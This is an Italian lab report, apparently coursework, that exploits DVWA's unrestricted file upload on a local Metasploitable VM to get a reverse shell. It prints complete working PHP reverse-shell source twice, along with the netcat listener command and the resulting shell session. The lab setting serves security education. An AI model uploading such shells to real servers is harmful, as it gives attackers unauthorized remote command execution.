Report dell'Esercitazione: Caricamento di una Shell PHP Avanzata su DVWA

Introduzione

Nell'esercitazione odierna, ho utilizzato la vulnerabilità di "file upload" presente sulla Damn Vulnerable Web Application (DVWA) per caricare una shell PHP avanzata. L'obiettivo era ottenere una connessione inversa alla macchina Metasploitable e eseguire comandi da remoto. Tutti i passaggi sono stati monitorati con BurpSuite.

Configurazione dell'Ambiente

Ho utilizzato due macchine virtuali configurate con VirtualBox:

- **Kali Linux** con IP: 192.168.1.12
- **Metasploitable** con IP: 192.168.1.101

Entrambe le macchine possono comunicare tra loro.

Passaggi Dettagliati

1. Preparazione della Shell PHP Avanzata

1. Ho creato un file PHP chiamato **php-reverse-shell.php** con una shell avanzata disponibile pubblicamente. Ho configurato l'indirizzo IP e la porta per la connessione inversa con i seguenti valori:
    - IP: 192.168.1.12
    - Porta: 1234

2. Caricamento della Shell sulla DVWA

1. **Accesso alla DVWA:**
    - Ho aperto il browser su Kali Linux e sono andato all'indirizzo **http://192.168.1.101/dvwa**.
    - Ho effettuato l'accesso con le credenziali di default (**admin**/**password**).
2. **Impostazione del livello di sicurezza:**
    - Ho navigato alla scheda **DVWA Security** e ho impostato il livello di sicurezza su **Low**.
3. **Caricamento della Shell:**
    - Ho navigato alla scheda **File Upload**.
    - Ho caricato il file **php-reverse-shell.php**.

3. Esecuzione della Shell

1. **Avviare un Listener su Kali:**
    - Ho aperto un terminale su Kali Linux e avviato un listener sulla porta 1234 utilizzando **netcat**.

bash

Copia codice

nc -lvnp 1234

2. **Esecuzione della Shell:**
    - Nel browser, ho acceduto al file caricato:

perl

Copia codice

http://192.168.1.101/dvwa/hackable/uploads/php-reverse-shell.php

3. **Intercettare e Analizzare con BurpSuite:**
    - Ho usato BurpSuite per intercettare la richiesta. Ho verificato che la richiesta venisse inviata correttamente e ho analizzato la risposta.

4. Verifica della Connessione Inversa

1. **Connessione alla Shell:**
    - Nel terminale di Kali Linux, ho visto una connessione inversa:

bash

Copia codice

connect to [192.168.1.12] from (UNKNOWN) [192.168.1.101] 1234

2. **Esecuzione dei Comandi:**
    - Ho eseguito alcuni comandi per verificare il controllo sulla macchina Metasploitable:

bash

Copia codice

$ whoami www-data $ uname -a Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux $ ls bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

Conclusioni


L'esercitazione è stata completata con successo. Ho utilizzato una shell PHP avanzata per ottenere una connessione inversa alla macchina Metasploitable e ho eseguito vari comandi per esplorare il sistema. Tutti i passaggi sono stati monitorati e documentati con BurpSuite.


```
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.12';  // Cambia con il tuo IP di Kali
$port = 1234;       // Cambia con la porta che desideri utilizzare
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
   $pid = pcntl_fork();

   if ($pid == -1) {
      printit("ERROR: Can't fork");
      exit(1);
   }

   if ($pid) {
      exit(0);
   }

   if (posix_setsid() == -1) {
      printit("Error: Can't setsid()");
      exit(1);
   }

   $daemon = 1;
} else {
```


```
    printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}

chdir("/");

umask(0);

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),
   1 => array("pipe", "w"),
   2 => array("pipe", "w")
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);
```


```
printit("Successfully opened reverse shell to $ip:$port");

while (1) {
   if (feof($sock)) {
      printit("ERROR: Shell connection terminated");
      break;
   }

   if (feof($pipes[1])) {
      printit("ERROR: Shell process terminated");
      break;
   }

   $read_a = array($sock, $pipes[1], $pipes[2]);
   $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

   if (in_array($sock, $read_a)) {
      if ($debug) printit("SOCK READ");
      $input = fread($sock, $chunk_size);
      if ($debug) printit("SOCK: $input");
      fwrite($pipes[0], $input);
   }

   if (in_array($pipes[1], $read_a)) {
      if ($debug) printit("STDOUT READ");
      $input = fread($pipes[1], $chunk_size);
      if ($debug) printit("STDOUT: $input");
      fwrite($sock, $input);
   }

   if (in_array($pipes[2], $read_a)) {
```

```
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>
```


Clone di Kalilinuk con server e attaccante [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
File Actions Edit View Help
GNU nano 7.2 php-reverse-shell.php
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.12'; // Cambia con il tuo IP di Kali
$port = 1234; // Cambia con la porta che desideri utilizzare
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
if (function_exists('pcntl_fork')) {
$pid = pcntl_fork();
if ($pid == -1) {
printit("ERROR: Can't fork");
exit(1);
}
if ($pid) {
exit(0);
}
if (posix_setsid() == -1) {
printit("Error: Can't setsid()");
exit(1);
}
$daemon = 1;
} else {
printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}
chdir("/");
umask(0);
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
printit("$errstr ($errno)");
exit(1);
[Read 113 lines]
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo
CTRL (DESTRA)


Clone di Kalilinuk con server e attaccante [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Damn Vulnerable Web Ap
192.168.1.101/dvwa/hackable/uploads/php-reverse-shell.php
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
Vulnerability: File Upload
Choose an image to upload:
Choose File No file chosen
Upload
../../hackable/uploads/php-reverse-shell.php succesfully uploaded!
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
Burp Suite Community Edition v2023.10.3.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser


Clone di Kalilinuk con server e attaccante [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
20:12
Trash
kali@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali㉿kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.101] 53607
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
14:11:32 up 25 min, 2 users, load average: 0.00, 0.02, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
msfadmin tty1 - 13:47 23:22m 0.04s 0.01s -bash
root pts/0 :0.0 13:47 24:27m 0.00s 0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$
Burp Suite Community Edition v2023.10.3.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
CTRL (DESTRA)


Clone di Kalilinuk con server e attaccante [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
20:16
Trash
kali@kali: ~
File Actions Edit View Help
sh-3.2$ ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
sh-3.2$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sh-3.2$
CTRL (DESTRA)